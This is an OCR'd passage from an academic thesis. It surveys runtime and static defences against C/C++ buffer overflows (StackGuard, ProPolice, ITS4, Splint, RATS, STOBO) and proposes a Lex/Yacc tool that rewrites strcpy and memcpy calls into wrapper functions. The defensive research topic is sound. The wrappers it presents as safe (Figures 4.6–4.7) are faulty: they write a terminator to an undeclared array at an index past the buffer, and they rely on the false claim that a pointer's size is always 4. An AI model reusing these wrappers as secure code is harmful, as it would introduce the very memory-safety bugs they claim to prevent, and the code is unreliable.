

Figure 3.1: The *StackGuard* stack frame

3.1.2 Stack Shield

Stack Shield is a compiler patch for GCC made by Vendicator [6]. It consists of three types of protection:

- Global Ret Stack:

The *Global Ret Stack* protection of the return address is the default choice for *Stack Shield.* It is a separate stack for storing the return addresses of functions called during execution. The stack is a global array of 32-bit entries. Whenever a function call is made, the return address being pushed onto the normal stack is at the same time copied into the *Global Ret Stack* array. When the function returns, the return address

on the normal stack is replaced by the copy on the *Global Ret Stack*. If an attacker had overwritten the return address in one way or another the attack would be stopped without terminating the process execution. Note that no comparison is made between the return address on the stack and the copy on the *Global Ret Stack*. This means only prevention and no detection of an attack. The Global Ret Stack has by default 256 entries which limit the nesting depth to 256 protected function calls. Further function calls will be unprotected but execute normally.

- Ret Range Check:

A somewhat simpler but faster version of *Stack Shield's* protection of return addresses is the *Ret Range Check*. It uses a global variable to store the return address of the current function. Before returning, the return address on the stack is compared with the stored copy in the global variable. If there is a difference, the execution is halted. Note that the *Ret Range Check* can detect an attack as opposed to the *Global Ret Stack* described above.

- Protection of Function Pointers:

Stack Shield also aims to protect function pointers from being overwritten. The idea is that function pointers normally should point to the text segment of the process' memory. That's where the programmer is likely to have implemented the functions to point to. If the process can ensure that no function pointer is allowed to point to other parts of memory than the text segment, it will be impossible for an attacker to make it points to the other code injected into the process. The injection of data only can be done into the data segment, the BSS segment, the heap, or the stack.

3.1.3 ProPolice

ProPolice borrows the main idea from *StackGuard*. They use *canary* values to detect attacks on the stack. The novelty is the protection of stack allocated variables

by rearranging the local variables so that char buffers are always allocated at the bottom, next to the old base pointer, where they cannot be overflown to harm any other local variables.

After a program has been compiled with *ProPolice*, the stack frame of functions looks like that shown in Figure 3.1. No matter in what order local variables, pointers, and buffers are declared by the programmer, they are rearranged in stack memory to reflect the structure shown in Figure 3.2. In this way we know that local char buffers can only be overflown to harm each other, the old base pointer and below. No variables can be attacked unless they are part of a char buffer. And by placing the *canary*, which they call the *guard,* between these buffers and the old base pointer all attacks outside the char buffer segment will be detected. When an attack is detected the process is terminated.



Figure 3.2: The *ProPolice* stack frame

3.1.4 Dynamic intrusion prevention drawbacks

Dynamic intrusion prevention approach has some drawbacks in testing buffer overflows vulnerabilities. Here is a list of some of them:

1) The fact that they all try to solve known security problems (i.e., how bugs are known to be exploited today) while not getting rid of the actual bugs in the

programs. Whenever an attacker figures out a new way of exploiting a bug, these dynamic solutions often stand defenseless. On the other hand, they will be ineffective against exploitation of any new bugs using the same attack method.

2) Unless the data given to the program causes an overflow, these dynamic techniques will not detect any possible cases where buffer overflow occurs.
3) They may lower the performance overhead and efficiency especially if used in programs that are not SUID root [5].

3.2 Static intrusion prevention approach

Static intrusion prevention tries to prevent attacks by finding the security bugs in the source code so that the programmer can remove them before executing the program. This approach can play a major role when it is included in editors over security checks in compilers. The programmer can receive more immediate feedback from an editor than a compiler (i.e. at run time compiling) [9]. Every flaw the editing environment catches can potentially spare the programmer an additional compile when building and testing a program.

From software engineering point of view, it is better to provide the programmer with such methods as early as possible in the development cycle. If changes needed are done in earlier phases, then the cost will be reduced than if they are done in later phases. Costs can take the figures of money, time and efforts [8].

The following discussion presents static approaches used to test C and C++ buffer overflow vulnerabilities.

3.2.1 ITS4

ITS4 is a technique for statically scanning security-critical C and C++ source code for vulnerabilities [9]. ITS4 scans the C and C++ source code for known dangerous library calls. The tool does a small amount of checking on the arguments of these calls and reports the severity of the threat. As an example, library calls that copy a fixed-length string into a buffer is rated as less severe than library calls that copy the contents of an array into a buffer.

```
strcpy( dest, "\n")

strcat( a(b("h(i",e(x,y,z))),"the end");
```

Figure 3.3: An example of library calls that copy a fixed-length string into a buffer

If the source string is a constant, then the tool should reduce the severity of this vulnerability. The *strcpy()* and *strcat()* seen in Figure 3.3 should not be flagged as sever because the second argument is a fixed string.

The parsing strategy in ITS4 is to break a non-preprocessed file into a series of lexical tokens, and then matches patterns in that stream tokens. When performing more sophisticated static analysis, it is generally easier to use a fairly complete, easy to navigate representation of a program, such as a parse tree generated with a context-free parser.

ITS4 reads a vulnerability database from a text file at startup, keeping the entire contents resident in memory for the lifetime of the tool. Vulnerabilities can be added to the database, removed, and changed with ease. The ITS4 vulnerability

database contains 131 calls in the first time it was built. For each call, it stores the following information:

- A brief description of the problem.
- A high-level description of how to code around the problem.
- A relative assessment of the severity of the problem, on the following scale: NO_RISK, LOW_RISK, MODERATE_RISK, RISKY, VERY_RISKY, MOST_RISKY.

For example, the function *strcpy (dst, src)* is considered as a VERY_RISKY warning, while *strcpy (dst , "Concordia")* is considered as a LOW_RISK or NO_RISK.

When ITS4 first flags a function name, it looks up a "handler" for that function in the vulnerability database. The handler is responsible for reporting the problem flagged by the scanner. If no handler is found in the database the default handler is used, which merely adds the problem to the resulting database.

ITS4 scans an average of about 8800 lines per second, with a standard deviation of approximately 800. It also tries to lower the false positive and false negative factors as possible.

ITS4 until now is considered the most well know tool used for detecting the buffer overflow vulnerabilities. We made a comparison between our tool and ITS4 and found that we have better results than they have as we will see in chapter 5.

3.2.2 Splint

Splint, is an extended version of *Lint*. It is a tool for statically checking C programs for security vulnerabilities and programming mistakes. It also does other tasks, which are out of the scope of this thesis. There are both theoretical and practical limits to what *Splint* can analyze statically. Precise analysis of the most interesting

statically. Precise analysis of the most interesting properties of arbitrary C programs depends on several undecided problems, including reachability and determining possible aliases. For this reason, *Splint* either limit its checking to issues like type checking, which do not depend on solving undecided problems, or admit to some imprecision in its results. Because its goal is to do as much useful checking as possible, it allows checking that is both unsound and incomplete, (see Figure 3.4). *Splint* thus produces both false positives and false negatives. It intends the warnings to be as useful as possible to programmers but offers no guarantee that all messages indicate real bugs or that all bugs will be found [10].

```
Let's say this word is encountered: printfing
Splint will issue a warning because of printfing  /* unsound result */
```

Figure 3.4: example of Splint drawback

Splint provides the annotation warn flag-specifier message, which precedes a declaration to indicate that the declaration used should produce a warning. For example, the *Splint* library declares *gets* with the following annotation, see Figure 3.5.

```
/* @warn buffer overflow high  "Use of gets leads to to
a buffer overflow problem"@ */
```

Figure 3.5: Type of warning issued by Splint

3.2.3 RATS

Rough Auditing Tool for Security (RATS) is a scanning tool that provides a security analyst with a list of potential trouble spots on which to focus, along with describing the problem, and potentially suggests solutions. It also provides a relative

assessment of the potential severity of each problem, to better help an auditor prioritize. This tool also performs some basic analysis to try to rule out conditions that are obviously not problems [11]. It does only rough analysis, so it may not find errors, or find errors that are not errors.

RATS is configurable when the source code is modified (through lexical analysis) with error messages controlled by XML reporting filters, which requires the XML tool *expat* (*expat* is an XML parser) to also be installed. At run-time, you can configure the level of output you wish to see (defaulting to medium), alternative vulnerability databases and even report functions that accept input from the user, and facilitating the tracking of user supplied data. When started, RATS will scan each file specified on the command line and produce a report when scanning is complete. What vulnerabilities are reported in the final report depend on the data contained in the vulnerability database or databases that are used and the warning level chosen. For each vulnerability, the list of files and line numbers where that vulnerability occurred are given, followed by a brief description of the vulnerability and a suggested action [11].

Some of the specific limitations of RATS include the use of greedy pattern matching, meaning that tracking for "*printf*" will match not only "*print*" calls but also "*vsnprintf*" and the like.

3.2.4 grep

grep is used at the Unix command line as one part of a source code audit. When *grep* is used to find weaknesses in source code, it identifies locations at which a program might fall to one of the many common security problems [9].

grep has some drawbacks for scanning C and C++ source codes, the following list below explores some of them:

a. Too much expert knowledge is required. Since there are hundreds of vulnerable system calls, and many of these rarely appear in the natural. It is often impossible for a security auditor to remember to check every potential problem by hand.

b. The *grep* is not flexible. The programmer may want to sort data intelligently. For example, an auditor may want to look at vulnerabilities in order in a per-file basis instead of looking at all *strcpys* followed by all *sprintfs, etc.* Also, an auditor may want to look at all vulnerabilities at once.

c. There tends to be too many false positives, because *grep* is only performing simple string matching.

3.2.5 Wagner et al. Tool

Wagner et al. tool uses an integer range analysis to locate potential buffer overflows [12]. They treat C strings as an abstract data type, and assume that they are only manipulated by the C Standard Library functions, such as *strcpy( )* and *strcat( )*. They track allocated memory and the possible length of strings, and whenever the maximum length of a string exceeds the minimum allocated space, a buffer overflow may occur. Pointer aliasing, the *flow-insensitive analysis*, and the way function calls are handled mean that the string length and allocated memory amount are approximations, rather than the actual values for each possible execution.

The *Wagner et. al* tool uses constraint solving to try to determine which buffers could potentionally overflow, and by how much. That technique ignores control flow information as well as context. Their prototype tool can process the *sendmail* service in about 15 minutes on a Pentium III. It is believed that a version of

the software could be made to run in significantly less time if the code were better tuned for performance [13].

3.2.6 STOBO

The tool STOBO (Systematic Testing Of Buffer Overflows) takes as input the source files of a program P to be tested, and generates an instrumented version of each file, which when compiled creates P'. The input files must be preprocessed before being input to STOBO. When executed, P' has the same behavior as P, except information about the testing coverage achieved and the warnings that were generated are emitted to a trace file. The coverage metric used by STOBO is called "interesting function coverage". This simple metric is satisfied when every function call to one of the interesting functions is executed [14].

STOBO first keeps track of the buffers that the programmer may pass to an interesting function. Then, it creates special function calls, which appear in P'. One call is added for each variable declaration that declares a buffer, and one for each C standard library function that manages dynamically allocated memory. In addition, each call to an interesting function is replaced with a call to a wrapper function, which then invokes the interesting function.

To see how this works, consider the following example seen in Figure 3.6 and Figure 3.7.

```
void func( )
{
char buf1[100], buf2[100], buf3[200];
/* do stuff */
}
```

Figure 3.6: A sample code before being tested with STOBO

In the STOBO output, this will appear as:

```
void func1( )
{
char buf1[100], buf2[100], buf3[200];
--STOBO_first_stack_buf(buf1,sizeof(buf1));
--STOBO_stack_buf(buf2,sizeof(buf2));
--STOBO_stack_buf(buf3,sizeof(buf3));

/* do stuff */
}
```

Figure 3.7: The sample after it tested with STOBO

Each call to one of the C standard library functions *strcpy(), strcat(), memcpy() ,realloc(), etc.*, are replaced with a wrapper function. Therefore, it does a check on function arguments and emits a warning when vulnerability is occurred. STOBO doesn't provide rewriting technique for such vulnerable functions.

STOBO provides a dynamic technique to look for buffer overflows. It also compares to other static tools, because it takes advantage of values computed during the execution of the program in the first phase. This phase is the *lexical* phase where the values computed are the *Tokens* and each *Token* is assigned a unique number. These values are preprocessed before being an input to STOBO.

3.2.7 Static intrusion prevention analysis drawbacks

We believe that static analysis can have a tremendous impact on C and C++ software security. We identify several problems, however, which make a practical tool involving such technology difficult.

- **C's liberal natural makes the language poorly suited for static analysis.** The general laxness of C language (e.g., arbitrary pointer arithmetic and gotos) makes many types of static analysis intractable in the worst case [27].

In the average case, C's heavy reliance upon pointers makes any sophisticated analysis very difficult.

- **Imprecision.** Because the general problem of detecting buffer overflow vulnerabilities by scanning source code is in general un-decidable, all such tools use heuristics to determine where buffer overflow might occur. Dynamic tools take different approach [14].
- **Database.** The static analysis depends on the data base of vulnerable functions.

3.3 Conclusion

In this chapter, we reviewed the two analysis methods used in testing C and C++ for buffer overflow vulnerabilities. The two methods are the *dynamic intrusion prevention analysis* and the static *intrusion prevention analysis*. Each method has its own advantages and drawbacks.

To take benefits from both, it's advisable to combine dynamic and static methods. In our research we propose a new approach that combines both methods, the static and dynamic analysis. The next chapter discusses our new approach design and its implementation.

Chapter 4: A New Approach for Testing Buffer Overflow Vulnerabilities in C and C++

In this chapter, we present our new approach to solve the buffer overflow problem. The main idea is to rewrite the source code of a C or C++, so that the resulting code contains the safe version of the old vulnerable functions, which may contain a buffer overflow security problem. If rewriting is not possible, due to some reasons, a warning is issued along with a hint to solve the problem if it is possible.

Our approach takes the C or C++ source code as input, and then it does a parsing process. Every time it encounters a vulnerable function call, it classifies this function call. If this function call is belonging to a category of our interest, then it will rewrite this vulnerable function by a safe version, which prevents the buffer overflow vulnerability. Otherwise, a warning is issued if rewriting process is not possible due to the reasons that we are going to discuss later in this chapter.

4.1 Functions classification

The functions of our interest are divided into two categories; the first category includes the functions that can be rewritten in a safe version. The reason why we chose these functions to be in this category type and not others will be discussed in detail later in this chapter.

The second category is specified for suspect functions that could not be rewritten (Non-rewritable functions). Our tool issues warnings if these functions are being encountered in the source code that is being tested.

Category (1): Rewritable functions

This section lists the functions applied to Category 1 and a brief description for each one (see table 4.1):

strcpy()	*char *strcpy(char *s1, const char *s2);* The *strcpy()* function copies the string pointed to by *s2* (including the terminating null character) into the array pointed to by *s1*. If copying occurs between objects that overlap, the behavior is undefined. The function *strcpy()* does not allocate any storage. The caller must insure that the buffer pointed to by *s1* is long enough to hold string *s2* and its terminating null character. To avoid buffer overflow we use ***strncpy().***
strcat()	*char *strcat(char *s1, const char *s2);* The *strcat()* function appends a copy of the string pointed to by *s2* (including the terminating null character) to the end of the string pointed to by *s1*. The initial character of *s2* overwrites the null character at the end of *s1*. If copying occurs between objects that overlap, the behavior is undefined. The function *strcat()* does not allocate any storage. The caller must insure that the buffer pointed to by *s1* is long enough for string *s2* and its terminating null character. To avoid buffer overflow we use *strncat()*.
bcopy()	*void bcopy(const void *src, void *dst, int n);* The *bcopy()* function copies the byte string pointed to by *src* (including any NULL characters) into the array pointed to by *dst*. The number of bytes to copy is specified by *n*. Copying of overlapping objects is guaranteed to work properly.

memcpy()	*void * memcpy (void * dest, const void * src, size_t num);* It copies *num* bytes from *src* buffer to memory location pointed by *dest.*
memchar()	*void *memchr(const void *s, int c, size_t n);* The *memchr()* function operates as efficiently as possible on memory areas. It does not check for overflow of any receiving memory area. Specifically, the *memchr()* function returns a pointer to the first occurrence of *c* (converted to an unsigned char) in the first *n* bytes (each interpreted as an unsigned char) of memory area s. If *c* does not occur, it returns a null pointer.
memccpy()	*void *memccpy(void *s1, const void *s2, int c, size_t n);* The *memccpy()* function operates as efficiently as possible on memory areas. It does not check for overflow of any receiving memory area. Specifically, *memccpy()* copies bytes from memory area *s2* into *s1*, stopping after the first occurrence of *c* has been copied, or after *n* bytes have been copied, whichever comes first.
memmove()	*void *memmove(void *s1, const void *s2, size_t n);* The *memmove()* function operates as efficiently as possible on memory areas. It does not check for overflow of any receiving memory area. Specifically, *memmove()* copies n bytes from memory areas *s2* to *s1*. It returns *s1*. If *s1* and *s2* overlap, all bytes are copied in a preserving manner (unlike *memcpy()*).

memset()	*void *memset(void *s, int c, size_t n);* The *memset()* function operates as efficiently as possible on memory areas. It does not check for overflow of any receiving memory area. Specifically, *memset()* sets the first n bytes in memory area s to the value of c (converted to an unsigned char). It returns s.

Table 4.1: Category 1 functions

Category (2): Non-Rewritable functions

This section lists the functions applied to Non rewritable functions and a brief description for each one (see table 4.2):

sprintf()	*int sprintf (char * buffer, const char * format [, argument , ...]);* Writes a sequence of arguments to the given *buffer* formatted as the *format* argument specifies (i.e, it calculates how many characters that are being printed).
vsprintf()	*int vsprintf(char* buf, const char* format, va_list arg);* It takes a pointer to an argument list, and then formats and writes the given data to the memory pointed to by buffer. There is no way to limit the number of characters written, which means that code using these functions is susceptible to buffer overruns.

gets()	*char * gets (char * buffer);* Reads characters from *stdin* and stores them into *buffer* until a new line (\n) or EOF character is encountered. The ending new line character (\n) is not included in the string returned, instead of that a null character (\0) is appended at the end of the resulting string.
scanf()	*int scanf (const char *format [, argument , ...]);* The *scanf* function reads data from the standard input stream *stdin* and writes the data into the location given by argument. When reading a string with *scanf,* always specify a width for the *%s* format (for example, "32*%s*" instead of "*%s*"); otherwise, improperly formatted input can easily cause a buffer overrun. Alternately, consider using *fgets()* to avoid buffer overflow.
getopt()	*int getopt(int argc, char * const argv[ ], const char *optstring);* *getopt()* returns the next option letter in *argv* that matches a letter in *optstring.*
strecpy()	*char *strecpy (char *output, const char *input, const char *exceptions);* Copies the *input* string, up to a null byte, to the *output* string, expanding non-graphic characters to their equivalent C-language escape sequences (for example, \n, \001).

streadd()	*char *streadd (char *output, const char *input, const char *exceptions);* It is identical to *strecpy*, except that it returns the pointer to the *null* byte that terminates the *output*.
strccpy()	Copies the *input* string up to a *null* byte to the *output* string, compressing the C-language escape sequences (for example, \n, \001) to the equivalent character
strttrns()	*char * strtrns (const char *str, const char *old, const char *new, char *result);* *strtrns* transforms *str* and copies it into *result*. Any character that appears in *old* is replaced with the character in the same position in *new*. The new result is returned.
wcscpy()	*wchar_t *wcscpy(wchar_t *ws1, const wchar_t *ws2);* The *wcscpy()* function copies the wide character string, including the null termination character, pointed to by *ws2* to the location pointed to by *ws1*. If the objects used for copying overlap, the behavior is undefined. No overflow checking is performed when the strings are copied.

wcscat()	*wchar_t *wcscat(wchar_t *ws1, const wchar_t *ws2);* The *wcscat()* function appends a copy of the string pointed to by *ws2* (including the terminating null character) to the end of the string pointed to by *ws1*. The first character of *ws2* overwrites the null character at the end of *ws1*. If the objects used for copying overlap, the behavior is undefined.

Table 4.2: Category 2 functions

We should mention here that more functions of this category can be found in our tool's implementation package, and we leave it to the reader to obtain more details.

Figure 4.1 shows a C++ source code, which contains a suspect function call (i.e, the function *strcpy()*):

```
#include<iostream.h>

#include<string.h>
int main()
{
char name1[6] ="sahel";
...
...
strcpy(name1,"hello every one");
...
}
```

Figure 4.1: *strcpy()* may leads to buffer overflow vulnerability

After applying our approach, the resulting source code will be as in Figure 4.2. The new source code contains the new safe version of the *strcpy()*, which is *_strcpy()*.

```
#include "SafeLib.h"
#include<iostream.h>
#include<string.h>

int main()

{

char name1[6] ="sahel";
...
...
_strcpy(sizeof(name1), name1,"hello every one");
...
...

}
```

Figure 4.2: Our new safe version function call *_strcpy()*

As we have seen from Figure 4.1 and Figure 4.2, our tool changed the vulnerable function *strcpy()* call by a safe call *_strcpy()*, which does not affect the functionality of the old function. This point is very important because changing the value of *name* will lead to incorrect results, thus, using *_strcpy()* gives us a safe version of programming, and at the same time does the same functionality as the unsafe version *strcpy()*.

The header file, which defines the *_strcpy()* is added to the rewritten code. This header file name is `"SafeLib.h"`. The content of this header file is shown in Appendix C.

Rewriting the vulnerable function calls by a safe version is the main goal of our new approach. On another hand, other vulnerable functions are treated in different ways and this happens when rewriting is not possible. Rewriting is not considered in this case due to the following reasons:

1. These kinds of functions are rarely used in programming, because they require special libraries that do not exist in the standard C and C++. When they are

used, it is not possible to replace them with new safe calls. To elaborate more, when *strcpy()* is used, it is easy to replace it with *strncpy()* because it exists in the C and C++ standard library. On the other hand, *sprintf()* has no safe version in the standard library and this leads to emit a warning since rewriting is not possible.

2. They need a complex way of scanning and parsing, and also, there is no standard safe version that has the same design and functionality of the old ones. So, it is left to the programmer to decide which way he or she wants to use. To illustrate this claim, let us consider the following example:

   `scanf():int scanf(const char*format[,argument,...]);`

   The *scanf()* function reads data from the standard input stream *stdin* and writes the data into the location given by argument. When reading a string with *scanf*, we need always to specify the width of the %*s* format (for example, "32%*s*" instead of "%*s*"); otherwise, improperly formatted input can easily cause a buffer overrun. Alternately, we consider using *fgets()* to avoid buffer overflow. As it is noticed, the **format [.....]* argument has several forms (i.e., number of arguments, different types, etc.) that prevents us from establishing a deterministic parsing methodology for it.

We built a tool that applies what we suggested in the new approach. The details of the tool's implementation will be discussed later in this chapter. When the tool detects a suspect function like the one in the previous example, a warning is issued if the syntax is complex. The warning will describe the security problem of using this vulnerable function. It also indicates the line where this function occurs in the source code. Therefore, the programmer can easily return to this function and fix it.

Prior to the presentation of the steps followed to generate the safe version of a program, let us introduce some of the symbols used as seen from Table 4.3.

Symbol	Definition
P	The original source code file
P'	The new output file of original source code after being tested
P''	list of warnings file
Function()	The original suspect function call
C_value	This value equals 4,used to distinguish between constant and dynamic allocation
F_Dest	The function destination string
F_Src	The function source string
S_O( )	The *sizeof()* value the constant allocated Ttring
CHAR_S	A declaration of constant array
STRCPY	The *strcpy* name value.
LBRAK	The left bracket symbol
RBRAK	The right bracket symbol
WORD	The word token, which is defined in the lexical phase
COLON	The comma symbol.
PLUS	The plus symbol
WHITE	The white space character

Table 4.3: Definitions of symbols used in our design

4.2 Design and Algorithm

Since part of this approach is based on static intrusion detection, then a collection of vulnerable function calls needs a specific format pattern in order to be distinguished from other normal formats in the text. We used the *Lex* compiler to build the database of the suspect functions. After using the Lex program to recognize the regular expressions for suspect funtions, then the *Yacc* compiler is used to

generate parsers that accept large class of *context-free grammars*. Figure 4.3 shows how Lex and Yacc work together.



Figure 4.3: How Lex and Yacc work together

4.2.1 Lexical phase

Lex is a lexical analyzer generator, which recognizes regular expressions [15] [16] [17]. The program *Lex* generates a so-called Lexer. This is a function that takes a stream of characters as its input, and whenever it sees a group of characters that match a key, it takes a certain action. These keys are called *Tokens.* In our case, a *Token* can be *strcpy, strcat, gets, scanf, etc.* Figure 4.4 shows this in detail.

After the lexical file is executed, every token is given a unique identification number and the file that is used to store them is named "y.tab.h". The tokens are used in the *Yacc* compiler to build the grammars.

```
%{
#include <stdio.h>

#include "y.tab.h"
%}
%%
...
...
strcpy      { return STRCPY;}
...

["\-\/\_\!\&\'a-zA-Z0-9][a-zA-Z0-9\-\>.\!\'\_\/\|\^"]*  {yylval.string=strdup(yytext);
                                                          return WORD;}

%%
```

Figure 4.4: An example on lexical analysis

The first section, in between the %{ and %} pair is included directly to help adding other headers that will be needed later. The second section between %%, is used to build the actions needed when encountering a key in the input stream. The tool takes the C or C++ source file as input, breaking this file into a stream of *tokens*. After scanning a file, the tool examines the resulting token stream, compares identifiers against a database of "suspects".

The database of this lexical part is currently based on:

1. A feedback from the security community.
2. Our experience of those vulnerable functions that may lead to buffer overflow in the C and C++ source code.

Appendix A provides the *Lex* file used in this approach.

4.2.2 Yacc phase

Yacc is a parser generator. After using the *Lex* program to recognize the regular expressions for suspects, then the *Yacc* generates parsers that accept a large class of *context-free grammars* as shown in Figure 4.3.

Yacc can parse streams consisting of tokens with certain values. This relation is clearly seen in Figure 4.3, where the *Yacc* has no idea about what the input streams are, it only needs preprocessed tokens. The *Yacc* first part starts by the headers and initialization for all global variables and functions needed to run the *Yacc* program. A *Yacc* analysis sample is shown in Figure 4.5.

Appendix B provides the *Yacc* file for this approach.

```
search1: STRCPY LBRAK WORD SIMICOL
      {
int fals=0;temp2=$3;printf("\ntemp2=%s\n",temp2);
int j=0;int k=0;for(j=0;j<i;j++){
if(!strcmp(temp[k],temp2) && pointer[k]==1)
{fprintf(outFile_p,"%s%s%s","_~strcpy(",$3,",");
fals=1;break;}k++;}
if(fals==0) fprintf(outFile_p,"%s%s%s%s%s%s",
"_strcpy","(sizeof("
,$3,"),",$3,",") ;
printf("\nfals=%d\n",fals);}
...
...
...
```

Figure 4.5: A Yacc analysis sample

4.2.3 The Safe Library

This library defines the new version of the safe functions. The library is generated in *P'* as a header file in order to define all the new versions of safe functions. This library distinguishes between two types of the new version of a suspect function. We need to have two versions for a suspect function because we have a case when the size of the destination string is equal to 4. The following discussion elaborates this point in detail. The first type of *strcpy()* wrapper function in

the Safe library is shown in Figure 4.6. This is the normal case that we have if the size of the destination string is not equal to 4.

Appendix C provides the Safe Library file for suspect function in our tool.

```
void _strcpy( int Dest_size, char Dest[ ], char Src[ ])
{
  if (Dest_size !=4 )
{                          /* This means that the
                              destination is statically
                              allocated */
  int k;

  k= strlen(Src);

  if ( k > Dest_size)
        {
         strncpy(Dest,Src, Dest_size);

         b[Dest_size ]='\0';
       }
    else
        strcpy(Dest,Src);
}
else

strcpy(Dest,Src);        /* when the Destination is
                            dynamically
                            allocated, then we use the
                            original call*/
}
```

Figure 4.6: *strcpy( )* wrapper function definition in Safe library

When the size of destination is equal to 4, as a special case, the following definition to *strcpy()* in the Safe library is supplied in order to distinguish this size value from the value obtained when the destination is allocated dynamically (like in case of pointers). Indeed the *sizeof()* value of a string allocated dynamically is equal to the size of a pointer address which is always equal to 4. Figure 4.7 shows this case in detail.

```
void _sstrcpy( char Dest[ ], char Src[ ])
{
    int k;

    k= strlen(Src);

   if ( k > 4)
          {                        /* In case the
                                   source is exceeding the
                                   destination size */
          strncpy(Dest,Src,4);
          b[ k ]='\0';
        }
           else
            strcpy(Dest,Src); /* This case when source
                                 is not exceeding the
                                 destination size */
}
```

Figure 4.7: The case in which Destination size is equal to 4

4.2.4 Static and Dynamic Array Allocation

This is an important point that needs to be mentioned here. We should be able to distinguish between constant array allocation and dynamic array allocation. If the string is declared as a constant array, then the new approach will consider this string to be allocated in the stack memory. The buffer overflow vulnerability is mainly caused by this kind of memory allocation [19], and hence we will consider this type of memory allocation in our approach.

However, if the string is dynamically allocated, then this is a heap memory allocation, and so will not be considered in our approach because the heap based buffer overflows are rather old but remain strangely less reported than the stack based buffer overflows [19]. Several reasons for this assumption can be found in section 2.4 of this thesis. When the string is defined as a constant, the wrapper function in the Safe library will be matched with this type of allocation in memory. This function

type calculates the *sizeof()* of the destination argument of the original function call. This value is passed to the wrapper to be used in boundary checking of the destination.

The *sizeof()* value for a dynamic allocation will have a misleading value for us because it calculates the pointer value of the variable (i.e., the value returned by *sizeof()* is equal to 4). We used this value to distinguish between the stack based buffer overflow and heap based buffer overflow. We shouldn't rely only on this value because we may have the destination allocated statically and have a *sizeof()* value equal to 4. To overcome this problem, we made another Hash table to compare every declaration of constant arrays. Whenever the size value is equal to 4, it will be saved in a temporary table to be compared with the destination string in the suspect function. If it happened to have the destination equal the same string that has a size equal to 4, then the new wrapper in the Safe library will be matched with this form of declaration. Figure 4.8 describes the Yacc rules algorithm used to deal with this case.

```
If   ( S_O( CHAR_S) equal to C_value )
      save CHAR_S -----> Temp_table
     else
      No action
If (F_Dest equal CHAR_S &&  S_O( CHAR_S ) equal C_value )
     {
         use _Function ( S_O(F_Dest) , F_Dest, F_Src )
      }
     else
   {
      use _FFunction( F_Dest , F_Src )
   }
```

Figure 4.8: Algorithm to distinguish between dynamic allocation and static allocation when the destination size equal to 4

Our approach takes into consideration all situations of different forms when a constant array allocation may happen (i.e., *Char* name1[5]; *Char* name2[4];

Char name3[ ], *Char* name4[4] , *Char* name5[4], *Char* name6[9]; *Char* *name7[6]; *Char* *name8;).

4.2.5 Algorithm Rules

Our method defines various possible cases for a *strcpy()* call. Instead the wrapper function is developed in order to replace this vulnerable function by the new safe function call *_strcpy()* or *_sstrcpy()*. The algorithm has a tricky idea while parsing the suspect functions. It applies the following rules:

- The target is to detect any function that may cause a buffer overflow security problem. As an example of such functions is the *strcpy()*, whose definition contains two arguments, the source and destination strings: * *void strcpy (char * dest, char * scr).*
- The parsing goal is to detect the [*strcpy (dest,*] expressions only. The rest is not included in the parsing in order to lower the parsing errors when there are complex expressions in the function arguments. This can be also noticed if the function has three arguments such as the *memcpy(dest,src,size)*. This point is very important because our approach aims at reducing false errors (false positives & false negatives) as much as possible. The rest of original function arguments will be rewritten as they are. Those arguments are considered as any part of the text code. Therefore, no parsing rules are applied on them, and this way helps in eliminating parsing errors to a large scale.
- The second part of the algorithm is to rewrite the suspect function in a safe version. We propose two safe versions for the same suspect function, because the size of the destination string needs to be

checked in order to determine whether the destination is allocated as constant or dynamic (e.g., *Char* name [10]; is allocated as constant in stack, whereas *Char** name [10]; is allocated dynamically).

The approach replaces the suspect function by a new safe version, with one more argument, which is the size of destination string. Table 4.4 shows *strcpy()* and *memcpy()* and their corresponding safe calls.

Original function definition	**Safe version for the original function**
strcpy(dest , src)	*_strcpy(sizeof(dest), dest, src)* *_sstrcpy(dest,src)*
memcpy(dest,src,size)	*_memcpy(sizeof(dest),dest,src,size)* *_mmemcpy(dest,src,size)*

Table 4.4: The original functions definitions and their corresponding safe versions

- As noticed from table 4.4, there are two Safe versions of each original suspect function, depending on the nature of allocation applied into the destination string (static or dynamic), and the case where the size of destination is equal to 4.
